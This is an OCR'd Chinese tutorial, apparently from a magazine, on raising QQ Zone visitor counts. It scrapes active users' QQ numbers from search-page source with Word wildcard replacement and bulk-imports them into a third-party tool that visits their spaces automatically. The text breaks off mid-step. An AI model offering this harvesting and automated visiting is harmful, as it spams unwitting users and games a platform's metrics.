这些天我迷上了 Q 空间，就想办法弄了一个黄钻，把空间打扮的漂漂亮亮的，可是问题也来了——人气不高！空间虽然很漂亮可就是没有人访问，郁闷啊，自信心严重受挫。只好请出百度搜索了一下，找到了不少在线刷人气的网页，可感觉都不怎么好用（刷了后没有什么效果，估计都是“钓鱼”盗号用的，幸亏我是用一个垃圾号测试的）。找了好久，发现了一个叫做“QQ 空间小秘书 V1.52”的软件，不管三七二十一，下载回来拿个垃圾号测试了一下，还真行，如图 1、图 2。




图 1

可是没刷几次我就又犯难了，每刷一次都得登录一个 QQ 号，那多麻烦啊（只使用一个号是容易被封掉的）。




图 2




图 3

要是别人能够帮我刷人气该多好啊，我想了想，想出了一个好方法。我先踩别人的空间，让别人再回踩我的空间不就 OK 了吗。可能菜菜读者又犯难了，那岂不是一样麻烦吗？其实并不是如此，因为使用这种方法我们就不需要一次次的登录 QQ 了！

首先我们要找一些开通了 Q 空间并且经常访问空间的 Q 号，怎么找呢？可以让 IE 和 Word 来帮我们。打开腾讯 QQ 空间的主页，地址 http://qzone.qq.com/，在右上角找到“搜索”按钮，填入关键词（关键词可以任意填，但是建议填一些比较感性的词，比如真诚、友情什么的，这样的空间主人比较厚道，知道回踩），然后点搜索，出现搜索的页面，如图 3。




图 4

查看网页源代码，存放在 Word 中进行编辑（建议一次多贴上几页，以节省时间），如图 4。怎么找出其中的 QQ 号呢？原理是仔细观察有共性的地方，使用通配符进行替换。跟着我来做吧，去掉第一行内容并在文首输入一个关键词（随便输什么都行，最好是生僻一点的，以防止文中有相同的词），比如我输入的就是“菜鸟”，再将文中的“<p class="url">”替换为“小黑”（任选哦），把“</p>”替换为我们第一次使用的关键词，也就是“菜鸟”，然后在文末输入另一个关键词，即“小黑”。好了，接下来选择 word 的“编辑”－“查找”功能，切换到“替换”选项，在“查找内容”栏中输入“菜鸟＊小黑”，“替换为”栏中什么也不填，点击“全部替换”（注意要在“搜索选项”中选中“使用通配符”），如图 5、图 6。




图 5



图 6

把“<span>http://user.qzone.qq.com/”替换为手动换行符（可以在特殊字符中找到），如图 7，把“/blog/”替换为“=”，好了，完成了，最终结果如图 8 所示。这样获得的 QQ 号的 Q 空间一般比较活跃，刷人气的效率也较高。需要注意的是，每次替换时光标都要置于文首。

有了相当可观的 Q 号，我们就可以批量导人，进行我们最关键的任务了——给人家踩空间（也就是间接踩我们自己的空间）。打开我们今天的主角——QQ 空间小秘书 V1.52，输入 QQ 号、密码、验证码，然后登录，登录成功，如图 9。点击右上角的“队列>>”按钮，批量导




图 7




图 8




图9




图10




图12

